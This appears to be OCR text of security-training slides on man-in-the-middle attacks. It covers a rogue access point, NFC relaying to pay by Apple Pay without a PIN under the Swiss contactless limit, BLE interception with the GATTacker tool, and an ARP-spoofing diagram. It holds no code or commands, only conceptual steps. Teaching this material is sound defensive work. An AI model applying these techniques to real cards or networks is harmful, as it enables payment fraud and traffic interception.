
Infrastructure Approach: Rogue Access Point





Man-in-the-Middle NFC

Infrastructure Approach: NFC Relaying Attack - Pay without CC-PIN

- In Switzerland, Contactless Payments are possible up to CHF 80.—
- With Apple-Pay, no CC-PIN is required.







Transaktions ID TD74C9XQQP

Karteninformation 2697


CHF 81.00

Transaktion erfolgreich

08.09.20, 09:49

Man-in-the-Middle NFC

Infrastructure Approach: NFC Relaying Attack



Your Shop Name

PRODUCTS | BILL | ACCOUNT


Carrot Cake	3,50 €
Craving Choco	3,00 €
Water 3 medium	4,50 €
New entry	-,-- €
Subtotal	11,98 €
Sales Tax	2,02 €
Total	**13,00 €**

Charge

Due to COVID, 80 CHF instead of 40 CHF

Man-in-the-Middle Wifi Bluetooth


Physical Access: Bluetooth BLE hacking (Blackhat 2016)
https://www.blackhat.com/docs/us-16/materials/us-16-Jasek-GATTacking-Bluetooth-Smart-Devices-Introducing-a-New-BLE-Proxy-Tool.pdf



black hat USA 2016
MITM
Start scanning for advertisements
Advertise more frequently
Specific advertisement received, stop scanning
MITM?
Keep connection to original device. It does not advertise while connected ;)
Connect the advertising device (MAC)
Further communication

Man-in-the-Middle Wifi Bluetooth


Physical Access: Bluetooth BLE hacking (Blackhat 2016)
https://www.blackhat.com/docs/us-16/materials/us-16-Jasek-GATTacking-Bluetooth-Smart-Devices-Introducing-a-New-BLE-Proxy-Tool.pdf


blackhat USA 2016
GATTacker®
OUTSMART THE THINGS

New BLE MITM Tool – a must have for IoT tester!

- Open source
- Only $10 BT4 USB dongle needed
- Works on Raspberry or any Linux
- Node.js
- Websockets
- Modular design
- And a cool logo!

Man-in-the-Middle LAN – arp spooofing



Victim
192.168.1.10
AA:AA:AA:AA:AA:AA

IP	MAC
192.168.1.30	CC:CC:CC:CC:CC:CC

Server
192.168.1.30
CC:CC:CC:CC:CC:CC


IP	MAC
192.168.1.10	AA:AA:AA:AA:AA:AA
192.168.1.20	BB:BB:BB:BB:BB:BB

Attacker
192.168.1.20
BB:BB:BB:BB:BB:BB

IP	MAC
192.168.1.30	CC:CC:CC:CC:CC:CC

before the spoofing starts

Man-in-the-Middle LAN – arp spooofing



192.168.1.10 is at BB...
192.168.1.30 is at BB...

Victim
192.168.1.10
AA:AA:AA:AA:AA:AA

Attacker
192.168.1.20
BB:BB:BB:BB:BB:BB

Server
192.168.1.30
CC:CC:CC:CC:CC:CC

